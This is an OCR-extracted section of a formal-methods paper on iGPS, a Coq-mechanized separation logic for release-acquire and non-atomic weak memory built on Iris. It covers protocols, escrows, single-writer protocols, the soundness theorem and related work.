


Figure 11 iGPS proof rules for non-atomics, protocols, and escrows.

4.1 Key Features of GPS

In this section, we explain the key features of GPS and how they are formalized in iGPS (besides PCM-based ghost state, which is directly imported into iGPS from Iris). A selected set of iGPS proof rules is given in Figure 11.

Non-atomics

Since non-atomic locations may not be raced on, GPS (and iGPS) reason about them much in the same way that locations are reasoned about in standard separation logic: using the points-to assertion, $\ell \hookrightarrow v$. Note that the proof rules for reading (iGPS-NA-Read) and writing (iGPS-NA-Write) and the exclusivity property (iGPS-NA-Exclusive) are equivalent to those from the logic for λ_{SC} (Section 3.1.1). Additionally, GPS (and iGPS) support fractional ownership of non-atomics to allow such locations to be read (but not written) by multiple threads at once. We omit the rules of fractional ownership for brevity.

Protocols

To reason about RA atomics, we need a mechanism for controlling interference on such accesses. Toward this end, CSLs for SC have supported a variety of *protocol* mechanisms, which control how shared state may evolve over time, and several of the more recent logics [32, 30, 23] employ *state transition systems* (STSs) to formalize such protocols. Crucially, protocols enforce *irreversibility*: the state of an STS protocol can only make forward progress over the course of a proof. For example, in Section 3.1.2, a protocol could enforce that the variable y could only progress from 0 to 1 but not back again. (We did not need to enforce that property to verify the MP example, but it is useful to be able to in general.) In Iris, protocols are encoded using a combination of invariants and ghost state.

Under weak memory, invariants and protocols are unsound in general because they require a single coherent history of updates to all locations. GPS showed how to partially restore protocol reasoning for weak memory with *single-location protocols*: protocols which restrict the evolution of a single shared location. Intuitively, single-location protocols are sound due

to the per-location coherence property of C11 (often called "SC per location"): the writes to any single location are totally ordered (by *mo*). In particular, they maintain the invariant that the order of protocol states associated with writes is consistent with their timestamp (*mo*) order. If write event x to location ℓ with associated protocol state s_x is *mo*-before write event y (to the same location) with protocol state s_y, then s_x will be before s_y in protocol order. Thus, once a thread has observed that the protocol on ℓ has reached state s_x, it can from that point on only observe the protocol on ℓ to be in states that are accessible from s_x. This fulfills the expectation that protocol transitions are irreversible.

GPS protocols come equipped with an interpretation predicate which specifies the resources held by the protocol depending on the protocol's state and the location's value. The primitive operations on an atomic location serve to transfer resources in and out of its protocol:

- Writes may transfer resources into the protocol, but may not transfer anything out.
- Reads may not transfer any resources into the protocol, but they may transfer "knowledge" (*i.e.,* duplicable resources) out of it. They are restricted to transferring out duplicable resources because there may be many reads of the same write event.
- Updates (RMWs), by virtue of the physical synchronization they provide, may transfer resources both in and out of the protocol.

In iGPS, we represent protocols in a slightly different way, using *two* interpretations: a "full" interpretation, and a duplicable "read" interpretation that is implied by the full interpretation. The intuition is that the read interpretation is used for reads (since they may only transfer duplicable resources out of the protocol) and the full interpretation is used for the other operations.

We will now present the formal definition of protocols and the corresponding proof rules.

▶ **Definition 3** (Protocols)**.** A protocol τ comprises a non-empty state set $\mathbb{S}$, a reflexive, transitive transition relation $\sqsubseteq \subseteq \mathbb{S}\times\mathbb{S}$, and two interpretation predicates $\tau_m(\cdot,\cdot) \in \mathbb{S} \times \mathrm{Val} \to \mathsf{Prop}$ with $m \in \{\mathrm{read}, \mathrm{full}\}$ representing read and full interpretations, respectively. The interpretation predicate has to fulfill the following two laws:

$$\tau_{\mathrm{full}}(s,v) \Rrightarrow \tau_{\mathrm{full}}(s,v) * \tau_{\mathrm{read}}(s,v) \qquad\qquad \tau_{\mathrm{read}}(s,v) \Rrightarrow \tau_{\mathrm{read}}(s,v) * \tau_{\mathrm{read}}(s,v)$$

We write $\boxed{\ell : s \mid \tau}$ (as in GPS) to denote the persistent assertion that ℓ is governed by protocol τ and that the protocol has been observed in state s.

The first rule, iGPS-Agree, represents the guarantee that every protocol is always in a state consistent with all observations, *i.e.,* that all observed states can be linearly ordered w.r.t. to the transition relation $\sqsubseteq$.

iGPS-Read enables reading from a location governed by protocol τ—allowing the user to observe a future state s' of whatever state s it has previously observed, and providing the associated read interpretation τ_{read}.

Writes to the location are subject to iGPS-Write, which allows the user to move the protocol to a "final state" s'—*i.e.,* a state accessible from every state in the protocol—so long as they can provide τ_{full} for s'. This rule may seem very weak, since it forces the protocol into a final state, but this weakness derives from the need to handle the general case where there can be write-write races. Write-write races allow only very limited reasoning: both writes have to prove that their protocol state is later in protocol order to the other one. The write rule presented here solves this problem in a very simple way (see Section 6 for a comparison with the original GPS rule). In Section 4.2, we present a much stronger write rule that is optimized for the common case where there are no write-write races on the location.

Finally, iGPS-CAS governs updates. Its two premises represent the success and failure case, respectively. If the operation succeeds, the value read, v_o, is guaranteed to belong to a future state s'. The user picks the new state s'' depending on s' and establishes $\tau_{\text{full}}(s'', v_n)$, making use of $\tau_{\text{full}}(s', v_o)$. In case of a failure, the rule degenerates to iGPS-Read.

Escrows

A limitation of GPS protocols is that they offer no way to transfer ownership of (non-duplicable) resources from one thread to another unless the receiving thread performs physical synchronization via an update operation. For example, in our MP example, there is no update operation, and yet we want to transfer ownership of the non-atomic location x from the first thread to the second. For such an example, an additional mechanism for ownership transfer is required.

This motivates *escrows*, a mechanism for *logical* synchronization which, unlike protocols, is not tied to physical locations.

▶ **Definition 4** (Escrows). An escrow $[P \rightsquigarrow Q]$ consists of a *guard* resource P and a *payload* resource Q to be transferred. The guard resource P must be exclusive, i.e. $P * P \Rightarrow \bot$. The escrow assertion itself is persistent knowledge (freely duplicable).

The idea of escrows is really just a slight generalization of the "Indiana Jones invariant" Inv_x that we used in the proof of the MP example from Section 3.1.2. Following the explanation there, the payload resource Q is the "golden idol", the guard resource P is the "bag of sand", and the escrow allows one to swap P for Q. The restriction on exclusivity of P ensures that this swap can only be performed once.

The proof rules for escrows follow the above intuition. iGPS-Escrow-Intro places the payload resource Q in escrow. Any thread that learns of the existence of this escrow can then use iGPS-Escrow-Elim to trade ownership of the guard resource P for Q.[7]

Message passing in iGPS

The verification of MP using iGPS is given in Figure 12. Although the verification is sound for λ_{RN}, it is much simpler than the proof we carried out in the base logic of Iris, and is in fact very close in structure to the SC verification of MP in λ_{SC}. In particular, the Indiana Jones invariant Inv_x has now become an escrow **XE**, and the invariant Inv_y has now become a (2-state) iGPS protocol **YP**, but otherwise the steps are almost the same. The abstraction of iGPS has relieved us from the burden of reasoning with history and view updates explicitly.

4.2 Single-Writer Protocols

As we observed above, the iGPS protocol write rule suffers from a restriction: the user has to transition to a final state. This restriction is not present in CSLs for SC, which let the user pick the future state depending on the current one, much as iGPS-CAS does. Fortunately, in the common case when there are no write-write races to the location, this restriction can be lifted by *single-writer protocols*, a novel invention of iGPS.

A single-writer protocol splits the protocol assertion into two parts: an exclusive writer assertion $\boxed{\ell : s \mid \tau}_W$ and a persistent reader assertion $\boxed{\ell : s \mid \tau}_R$. Owning the writer assertion

[7] The rule given for elimination is only sound if Q is "timeless", meaning that it only describes ownership of (ghost) state, not knowledge about protocols or escrows, as is the case in our message passing example. A more general rule, which returns Q under the later modality, is given in the appendix [1].




Figure 12 Verification of MP with iGPS.

iGPS-SW-Exclusive-Writer
$$\boxed{\ell : s_1 \mid \tau}_W * \boxed{\ell : s_2 \mid \tau}_W \Rrightarrow \bot$$

iGPS-SW-Agree
$$\boxed{\ell : s_1 \mid \tau}_R * \boxed{\ell : s_2 \mid \tau}_R \Rrightarrow s_1 \sqsubseteq s_2 \vee s_2 \sqsubseteq s_1$$

iGPS-SW-Max
$$\boxed{\ell : s_1 \mid \tau}_W * \boxed{\ell : s_2 \mid \tau}_R \Rrightarrow s_1 \sqsupseteq s_2$$

iGPS-SW-Read-Exclusive
$$\left\{\boxed{\ell : s \mid \tau}_W\right\} \ell_{[\mathrm{at}]} \left\{v.\ \boxed{\ell : s \mid \tau}_W * \tau_{\mathrm{read}}(s, v)\right\}$$

iGPS-SW-Read
$$\frac{\forall s' \sqsupseteq s, v.\ P * \tau_{\mathrm{read}}(s', v) \Rrightarrow Q}{\left\{\boxed{\ell : s \mid \tau}_R * P\right\} \ell_{[\mathrm{at}]} \left\{v.\ \exists s' \sqsupseteq s.\ \boxed{\ell : s' \mid \tau}_R * Q\right\}}$$

iGPS-SW-Write
$$\frac{P * \boxed{\ell : s'' \mid \tau}_W * \tau_{\mathrm{full}}(s, \_) \Rrightarrow \tau_{\mathrm{full}}(s'', v) * Q \qquad s'' \sqsupseteq s}{\left\{\boxed{\ell : s \mid \tau}_W * P\right\} \ell_{[\mathrm{at}]} := v \left\{\boxed{\ell : s'' \mid \tau}_R * Q\right\}}$$

Figure 13 A selection of single-writer proof rules.

provides both the permission to change the state as well as the guarantee that no one else can change it. Owning the reader assertion only allows reads. Thus, the reader assertion represents a lower bound on the protocol state whereas the state contained in the writer assertion is exactly the most recent state of the protocol. The full proof rules for single-writer protocols are given in Figure 13, and of these, the write rule iGPS-SW-Write is the most important. The writer knows exactly what the current state is, and is free to pick the next state accordingly.

Applications of single-writer protocols

Single-writer protocols provide more explicitly intuitive and concise proofs over normal protocols when there are no *write-write* races, *i.e.,* only one thread is writing to the location. This may mean that there is exactly one writer in the whole program, or (perhaps more typically) that the programmer is using sufficient synchronization to ensure that there is exactly one active writer at a time. Such is the case for several headlining examples verified in GPS, including *circular buffer*, *bounded ticket lock*, and *read-copy update* [33, 31].

In the original GPS proofs for these examples, the lack of single-writer protocols meant that the proofs had to employ a significant amount of tedious ghost state (mostly in the form of so-called "protocol tokens") to formalize the fact that the writing thread knew exactly which state the protocol had to be in at any given time. Using single-writer protocols, this reasoning is immediate from the iGPS-SW-Write rule. By removing the need for such boilerplate ghost state, single-writer protocols simplify and clarify the proofs of these examples.

$$\begin{aligned}
\ulcorner \underline{a} \urcorner^{\gamma} &\triangleq \lambda_.\, \ulcorner \underline{a} \urcorner^{\gamma} \\
[\![\Box P]\!] &\triangleq \lambda V.\, \Box [\![P]\!](V) \\
[\![P * Q]\!] &\triangleq \lambda V.\, [\![P]\!](V) * [\![Q]\!](V) \\
[\![P \Rightarrow Q]\!] &\triangleq \lambda V.\, \forall V' \sqsupseteq V.\, [\![P]\!](V') \Rightarrow [\![Q]\!](V') \\
[\![\ell \hookrightarrow v]\!] &\triangleq \lambda V.\, \exists V_{\mathrm{na}} \sqsubseteq V.\, \mathrm{Hist}(\ell, \{(v, _, V_{\mathrm{na}})\}) \\
[\![[P \rightsquigarrow Q]]\!] &\triangleq \lambda V.\, \exists V_0 \sqsubseteq V.\, \boxed{[\![P]\!](V_0) \vee [\![Q]\!](V_0)}
\end{aligned}$$

$$\begin{aligned}
[\![\{P\}\ e\ \{v.\ Q\}]\!] \triangleq \lambda V.\, \forall V' \sqsupseteq V, \pi.\ & \\
\big\{\boxed{\texttt{PSInv}} * \mathrm{Seen}(\pi, V') * [\![P]\!](V')\big\}\ & \\
(e, \pi)\ & \\
\{v.\ \exists V'' \sqsupseteq V'.\, \mathrm{Seen}(\pi, V'') * [\![Q]\!](V'')\}\ &
\end{aligned}$$

Figure 14 Definition of iGPS assertions.

An intriguing feature of the iGPS-SW-Write rule is that it is possible for the writer to relinquish ownership of the exclusive writer permission *while doing the write itself*. (This is why the writer permission appears in the precondition of the premise.) This extra flexibility is particularly useful when reasoning about RA implementations of locks (such as the bounded ticket lock). When the lock holder releases the lock (typically with a release write), this feature allows them to also give up their permission to do further release writes to the lock, so that it can be transferred to the next thread that acquires the lock.

4.3 The Model of iGPS

We now briefly describe the model of iGPS assertions. Figure 14 contains an excerpt of the encoding of the standard assertions and connectives of CSL as well as non-atomics and escrows. The somewhat more involved model of protocols is detailed in the appendix [1].

We model iGPS assertions as monotone predicates over views. The view parameter represents the current view of the thread making the assertion. The monotonicity requirement is motivated by the observation that the view of a thread only grows over the execution of a program. To ensure properties like the frame rule, it is therefore crucial that simply adding information to a view does not invalidate previously held (*e.g.,* framed) assertions. As a consequence of this requirement, we explicitly monotonize the encoding when necessary.

We benefit greatly from the support offered by the surrounding logic. As a result, the model is extremely simple, with the lion's share of connectives being translated in a purely structural way and the remaining ones making direct use of ambient Iris connectives. The most interesting encodings are those of Hoare triples, non-atomics, escrows, and protocols. We now discuss these in more detail.

The model of Hoare triples embodies the intuition behind our encoding of iGPS assertions as view predicates: the view at which we operate is that of the local thread. In the encoding, we achieve this by quantifying over a view V' and tying V' to the physical view of the thread π via the $\mathrm{Seen}(\pi, V')$ assertion and to the original pre-condition P, which is required to hold at V'. As the thread's physical view may evolve during the execution of the expression e, the triple returns an extended view $V'' \sqsupseteq V'$ and the corresponding $\mathrm{Seen}(\pi, V'')$ assertion, together with the post-condition Q, which is guaranteed to be valid at V''.

The encoding of non-atomics is particularly simple due to the properties of the Hist assertion. As all writes in the history have to be *mo*-after the most recent non-atomic write, the history becomes a singleton when the location is used non-atomically. To tie the local view V to the view of the non-atomic write V_{na}, we simply demand that V extend V_{na}.

We encode escrows with a single, simple invariant, which holds either the guard resource P or the payload resource Q. The view V_0 at which the invariant owns one of these resources is the view used to initialize the escrow. Knowing an escrow at a local view V thus reduces to knowing that $V_0 \sqsubseteq V$.

Protocols

The model of iGPS protocols consists of two parts: a protocol invariant, and local protocol assertions given out to clients. The protocol invariant owns the location's history as well as the *logical history* Δ, which tracks the transition history of protocol states and is always kept in agreement with the location's history. Additionally, the invariant owns τ_{read} for all writes in the history and τ_{full} for select ones, depending on the protocol's type. For example, in normal protocols, τ_{full} is only stored for CAS-*able* write events, justifying that only an update can access the full interpretation of the write event that it reads from (see iGPS-CAS). Meanwhile, local protocol assertions hold knowledge about the logical history, which gives effectively lower bounds on the current state of the protocol, and by the protocol invariant, indirectly implies knowledge about the location's history. In the case of single-writer protocols, the writer assertion also owns the exclusive right to change the state. This construction also relies on the authoritative PCM (see Section 3.1.1). More details are given in the appendix [1].

Soundness of iGPS

The soundness of iGPS is expressed by the following theorem.

▶ **Theorem 1** (Adequacy). *For any expression e, physical state σ', and meta-level predicate on values Φ, we have*

$$
\begin{aligned}
&(\vdash \{\top\}\ e\ \{v.\ \Phi(v)\}) \Rightarrow \forall \mathcal{TS}.\ \sigma_{init}; [0 \mapsto e] \rightarrow^* \sigma'; \mathcal{TS} \Rightarrow \\
&\quad (\mathcal{TS}(0) \in \mathit{Val} \Rightarrow \Phi(\mathcal{TS}(0))) \\
&\quad \wedge \forall \rho \in \mathit{dom}(\mathcal{TS}).\ \mathcal{TS}(\rho) \in \mathit{Val} \vee \exists \sigma'', e'', e''_f.\ \mathcal{TS}(\rho) \rightarrow^{\rho} \sigma'', e'', e''_f
\end{aligned}
$$

The theorem connects iGPS program specifications $(\vdash \{\top\}\ e\ \{v.\ \Phi(v)\})$ and the program's possible executions, and provides two guarantees:

1. If the original thread with id 0 terminates with a value v, we know that $\Phi(v)$ holds.
2. For any pair of a state σ' and a threadpool $\mathcal{TS}$ reachable from the initial state σ_{init} (see Definition 2) and the initial threadpool $[0 \mapsto e]$, we know that any thread ρ in $\mathcal{TS}$ either has terminated with a value or can still be reduced in the state σ'.

The proof follows from the adequacy theorem of Iris.

5 Other Contributions

In our Coq development accompanying this paper, we make several additional contributions that we briefly summarize here.

An RSL encoding

Using the same base logic from Section 3.2.1, we have mechanized iRSL, a higher-order variant of RSL [34]. RSL focuses on the message-passing style transferring of resources through release-write/acquire-read pairs. The two main assertions of RSL are $\text{Rel}(\ell, Q)$ and $\text{Acq}(\ell, Q)$, representing the permission to write to and read from ℓ, respectively. The resource $Q(v)$ is released by writing v to ℓ, and then acquired by reading v from ℓ. Consequently, to support this MP-like mechanism, the encoding's model shares a great deal with the model of iGPS, namely the full vs. read interpretation construction for protocols.

One particular feature of RSL, however, demands special attention. Although simpler than GPS, RSL has the extra ability to split the receiver predicate Q into *smaller* predicates,

so that different acquire reads of the same value v can acquire different parts of the transferred resource: $\mathrm{Acq}(\ell, \lambda v.\ Q_1(v) * Q_2(v)) \Rrightarrow \mathrm{Acq}(\ell, Q_1) * \mathrm{Acq}(\ell, Q_2)$. It is not obvious how to prove this sound when the splitting is completely arbitrary. Fortunately, a similar pattern, called the *barrier* pattern, has been addressed by Jung *et al.* [13], who propose the mechanism of "higher-order ghost state" to support such splitting. Our iRSL model basically extends Jung *et al.*'s barrier proof with a more complex (Iris) protocol to carefully manage resource splitting.

The encoding in Iris also provides us with useful extensions to the logic. Without extra work, iRSL naturally supports PCM-based ghost state and higher-order assertions, which were not available in the original RSL. The encoding shows that our approach has the right, reusable foundations to construct different logics for RA+NA.

In our RSL encoding, assertions are encoded as view predicates and proof rules are proven sound with respect to the base logic—in the same way as our GPS encoding. This allows us to soundly combine RSL and GPS reasoning principles in the same proof *at no additional cost*. It is even possible to design iGPS protocols whose state interpretation mentions iRSL assertions and vice versa. Of course, at a single point in time a location can only be governed by either iGPS or iRSL, as they represent incompatible modes of ownership transfer.

Allocation and deallocation

We have also incorporated support for memory allocation and deallocation into our RA+NA operational semantics. Since C11 is not clear about the semantics of allocation and deallocation, we take the liberty of defining them as reasonably as possible: in short, allocation and deallocation behave as non-atomic writes with special values A and D, respectively.

Fractional protocols

So far, all protocols presented are permanent: once the protocols are established, they govern their locations forever. This poses two interesting questions: 1) Can we change the protocol which governs a location? and 2) How can we deallocate a location governed by a protocol? To support these features, we derive, with little modification to the iGPS model, *fractional protocols*, whose protocol assertions also assert the permission to even *use* the protocol. Initially, a protocol τ for a location ℓ will be established with the full fraction, and then it will be distributed to those who want to use τ. Later, when the full fraction is recollected, one can *disable* the protocol (since no one else can use it), regain the *raw* ownership of ℓ, and then deallocate ℓ—or more interestingly, establish a new protocol for ℓ! These *recollectable* protocols open up possibilities for verifying programs that do custom memory reclamation, *e.g.,* RCU (see below). In the current Coq development, we have created fractional versions of both normal and single-writer protocols.

Mechanization and Case Studies

Our Coq mechanization employs a shallow embedding of iGPS (and iRSL), making critical use of the Iris Proof Mode [17]. In its current form, the proof mode is specific to the algebra of Iris and offers no additional support for embedded logics like our encoding of iGPS assertions. There are two consequences to this: 1) Unlike in the paper presentation of iGPS, where thread views are completely hidden in the (Iris) model of the logic, in our Coq proofs thread views are visible. However, they are also unobtrusive: all assertions in a given proof context always hold at the current thread's local view, and the view only changes when the thread takes a step. Thus, while the views are visible, they are always manipulated and kept in

sync in a very straightforward way, which we mostly automate with a set of simple tactics. 2) iGPS assertions cannot always be manipulated directly by the proof mode. We sometimes have to unfold our embedding of iGPS assertions—but not in the statements of our lemmas and theorems—to make explicit the underlying Iris assertions so that the proof mode can operate on them. As our embedding is very simple, this has little additional overhead. In particular, all lemmas and theorems stated at the iGPS level remain easily applicable even to the unfolded definitions at the Iris level.

We have verified all of the standard examples that have been proven in previous work. The simplest of these is the *spin-lock* example, proven in iRSL. More interestingly, using iGPS, we have also mechanized the *message passing*, *circular buffer*, *bounded ticket lock*, and *Michael-Scott lock-free queue* examples, which were only verified by hand in the original GPS paper. We have also verified a variant of the *read-copy update* (RCU) technique employed in the Linux kernel, following the proof of Tassarotti *et al.* [31]. The RCU proof is the most substantial example in iGPS, which simplifies the original proof in GPS by using fractional single-writer protocols that allow garbage collection. To our knowledge, our development provides the very first mechanized proofs of the circular buffer, bounded ticket lock, Michael-Scott queue, and RCU examples in a weak-memory setting.

6 Related Work

This paper demonstrates one of the first major applications of the Iris framework. Other recent applications include Krebbers *et al.* [17], who developed the interactive Coq proof mode for Iris that we rely on heavily in this paper, and Krogh-Jespersen *et al.* [18], who use Iris to encode a logical-relations model of a relational model of a type-and-effect system for a higher-order, concurrent programming language. Neither of those papers considers weak memory.

There are a number of program logics for weak memory models [28, 5, 2, 20], some of which have mechanized soundness proofs [34, 8, 26], but none of which provide real support for mechanized proofs of weak-memory programs in the way that we do.

FSL++ [9], an extension of FSL [8] (with ghost state) and RSL (with relaxed accesses), was used to mechanize a proof of an implementation of atomic reference counters based on the one in Rust's `Arc` library. The proof is done by applying the basic laws of separation logic, resulting in painful manual work. Our approach alleviates a great deal of such tedium using the Iris proof mode. As of now, however, iGPS cannot reason about relaxed accesses.

More recently, RSL, FSL, and FSL++ have been encoded in Viper [22] to provide an automated verification approach to weak memory programs [29]. The encodings, however, axiomatize all proof rules without providing soundness guarantees, and are specific to the style of RSL and its FSL descendants. Our base logic, in contrast, is not tied to any specific surface logic and can be used to develop and prove sound different surface logics. It remains to be seen if the more expressive GPS protocols can be encoded in Viper.

iGPS is based on the GPS logic [33] and supports all reasoning mechanisms of GPS. However, the exact rules of iGPS differ in various small ways from the original ones in GPS. These differences stem from pragmatic choices made to simplify the soundness proof of iGPS. A particularly noteworthy difference from GPS appears in the premises of the iGPS-Read and iGPS-Write rules: the split of the protocol interpretations τ into τ_{read} and τ_{full}. We show the original GPS rules below for comparison.

$$\text{GPS-Read}\quad \frac{\forall s' \sqsupseteq s.\ P * \tau(s', v) \Rrightarrow \Box Q}{\left\{\boxed{\ell : s \mid \tau} * P\right\}\ \ell_{[\text{at}]}\ \left\{v.\ \boxed{\ell : s' \mid \tau} * Q\right\}}$$

$$\text{GPS-Write}\quad \frac{\forall s' \sqsupseteq s.\ P * \tau(s', v) \Rrightarrow s' \sqsubseteq s'' \qquad P \Rrightarrow \tau(s'', w) * Q}{\left\{\boxed{\ell : s \mid \tau} * P\right\}\ \ell_{[\text{at}]} := w\ \left\{\boxed{\ell : s'' \mid \tau} * Q\right\}}$$

The interpretation $\tau(s, v)$ in these two GPS rules is equivalent to $\tau_{\text{full}}(s, v)$ in iGPS. In GPS, the user can gain access to the full interpretation of the "current" protocol state (s'), but only to obtain some *knowledge*, not to consume (*i.e.,* transfer out of the protocol) any non-duplicable resources owned by that interpretation. This is enforced in GPS-Read by guarding Q with an always modality $\Box$, and in GPS-Write by requiring the user to establish the interpretation of the new write using only the local resource P. In contrast, iGPS does not provide the user with the full interpretation, but only the read interpretation τ_{read}. This weakens, for example, the iGPS-Write rule in comparison with GPS-Write, because the user cannot use τ_{full} to show $s' \sqsubseteq s''$.

The reason for this discrepancy between GPS and iGPS is that the soundness proof of GPS reasons about an entire program execution graph at once. With its bird's-eye view of the entire execution, GPS can, for the duration of a step, assemble resources that have been transferred elsewhere in the graph to re-construct τ_{full} for the user. The soundness of iGPS, on the other hand, is established in a simpler and more local manner, without involving reasoning about the full execution of the program. We avoid the global soundness argument of GPS and instead provide a pragmatic solution which—judging from our success in porting GPS examples—is effectively as strong as GPS and, at the same time, makes for a very simple soundness proof: we maintain the duplicable τ_{read} for all (past) events and can thus easily provide it to the client of iGPS-Read.

Essentially, the reason our rules are as effective (if not more so) than those of GPS is that GPS provides one-size-fits-all rules, which are applicable to both programs with write-write races and those without, whereas we provide special support for the common case where there are no write-write races. For programs without those races, the rules provided by GPS are quite cumbersome to use and often require additional ghost state for bookkeeping. iGPS instead supports an optimized write rule for the common case in which there are no such races, via single-writer protocols. For the remaining cases, the rather simple-minded rule iGPS-Write appears to suffice in all the examples we have considered thus far.

Our operational semantics for RA draws heavily on Lahav *et al.*'s semantics for SRA [19]—a stronger variant of RA, which is equivalent to it in the absence of write-write races. SRA was developed to provide an intuitive operational characterization which is as efficiently implementable as RA. However, as we observe here, moving to an operational characterization does not in fact require any strengthening of the RA semantics (even the slight strengthening of SRA). The main difference between the operational semantics of SRA and the one we give for RA is that writes in SRA always take a globally maximal timestamp, whereas in RA they need not do so. The canonical example demonstrating this difference is the 2+2W example (see Lahav *et al.* [19] for more details).

Going beyond Lahav *et al.*, we offer the first operational account of the interaction of RA and non-atomic accesses. Our semantics corresponds to C11's for programs that do not mix atomic RMW operations and non-atomic reads at the same location. We feel this is a reasonable restriction, given that C11's treatment of programs mixing atomic and non-atomic accesses is already known to be problematic [3]. Our semantics does not correspond to C11's for arbitrary programs, as evidenced by the following example:

$$\mathbf{cas}(x, 0, 1) \;\Big\|\; \begin{array}{l} x_{[\mathrm{at}]} := 2; \\ a := x_{[\mathrm{na}]} \end{array}$$

C11 considers this program racy because, if the CAS succeeds, the first thread's update of x to 1 and the second thread's non-atomic read of x are not in a happens-before relation. In contrast, our semantics does not consider this a race because the non-atomic read is always guaranteed to read from the previous write with value 2. We find the C11 semantics for this program to be rather unintuitive, but leave a more thorough investigation of the issue to future work.

Our RA semantics may also be considered a close derivative of Kang *et al.*'s "promising" semantics [15], which is geared toward solving a broader problem with the full C11 model (the so-called "out-of-thin-air" problem). We look forward to using Iris to construct program logics for this promising semantics.

Acknowledgements. We would like to thank Mohit Vyas for spotting a mistake in our original proof of correspondence to C11, and Mark Batty for helpful conversations.

References

1. Technical appendix and Coq development accompanying this paper, available at the following URL: `http://plv.mpi-sws.org/igps/`.
2. Tatsuya Abe and Toshiyuki Maeda. Observation-based concurrent program logic for relaxed memory consistency models. In *APLAS*, pages 63–84, 2016.
3. Mark Batty, Kayvan Memarian, Kyndylan Nienhuis, Jean Pichon-Pharabod, and Peter Sewell. The problem of programming language concurrency semantics. In *ESOP*, 2015.
4. Mark Batty, Scott Owens, Susmit Sarkar, Peter Sewell, and Tjark Weber. Mathematizing C++ concurrency. In *POPL*, pages 55–66, 2011.
5. Richard Bornat, Jade Alglave, and Matthew J. Parkinson. New lace and arsenic: adventures in weak memory with a program logic. *CoRR*, abs/1512.01416, 2015.
6. Pedro da Rocha Pinto, Thomas Dinsdale-Young, and Philippa Gardner. TaDA: A logic for time and data abstraction. In *ECOOP*, 2014.
7. T. Dinsdale-Young, M. Dodds, P. Gardner, M. Parkinson, and V. Vafeiadis. Concurrent abstract predicates. In *ECOOP 2010*, volume 6183 of *LNCS*, pages 504–528. Springer, 2010.
8. Marko Doko and Viktor Vafeiadis. A program logic for C11 memory fences. In *VMCAI*, volume 9583 of *Lecture Notes in Computer Science*, pages 413–430. Springer, 2016.
9. Marko Doko and Viktor Vafeiadis. Tackling real-life relaxed concurrency with FSL++. In *ESOP*, 2017.
10. Derek Dreyer. The RustBelt project. `http://plv.mpi-sws.org/rustbelt/`.
11. Xinyu Feng. Local rely-guarantee reasoning. In *POPL*, pages 315–327, 2009.
12. C. B. Jones. Tentative steps toward a development method for interfering programs. *TOPLAS*, 5(4):596–619, 1983.
13. Ralf Jung, Robbert Krebbers, Lars Birkedal, and Derek Dreyer. Higher-order ghost state. In *ICFP*, pages 256–269, 2016.
14. Ralf Jung, David Swasey, Filip Sieczkowski, Kasper Svendsen, Aaron Turon, Lars Birkedal, and Derek Dreyer. Iris: Monoids and invariants as an orthogonal basis for concurrent reasoning. In *POPL*, pages 637–650, 2015.
15. Jeehoon Kang, Chung-Kil Hur, Ori Lahav, Viktor Vafeiadis, and Derek Dreyer. A promising semantics for relaxed-memory concurrency. In *POPL*, pages 175–189, 2017.

16 Robbert Krebbers, Ralf Jung, Aleš Bizjak, Jacques-Henri Jourdan, Derek Dreyer, and Lars Birkedal. The essence of higher-order concurrent separation logic. In *ESOP*, 2017.

17 Robbert Krebbers, Amin Timany, and Lars Birkedal. Interactive proofs in higher-order concurrent separation logic. In *POPL*, pages 205–217, 2017.

18 Morten Krogh-Jespersen, Kasper Svendsen, and Lars Birkedal. A relational model of types-and-effects in higher-order concurrent separation logic. In *POPL*, pages 218–231, 2017.

19 Ori Lahav, Nick Giannarakis, and Viktor Vafeiadis. Taming release-acquire consistency. In *POPL*, POPL 2016, pages 649–662. ACM, 2016.

20 Ori Lahav and Viktor Vafeiadis. Owicki-Gries reasoning for weak memory models. In *Automata, Languages, and Programming, ICALP 2015*, volume 9135 of *LNCS*, pages 311–323. Springer, 2015.

21 Leslie Lamport. How to make a multiprocessor computer that correctly executes multiprocess programs. *IEEE Trans. Computers*, 28(9):690–691, 1979.

22 Peter Müller, Malte Schwerhoff, and Alexander J. Summers. Viper: A verification infrastructure for permission-based reasoning. In *VMCAI*, pages 41–62, 2016.

23 Aleksandar Nanevski, Ruy Ley-Wild, Ilya Sergey, and Germán Andrés Delbianco. Communicating state transition systems for fine-grained concurrent resources. In *ESOP*, 2014.

24 Peter W. O'Hearn. Resources, concurrency, and local reasoning. *Theor. Comput. Sci.*, 375(1-3):271–307, 2007.

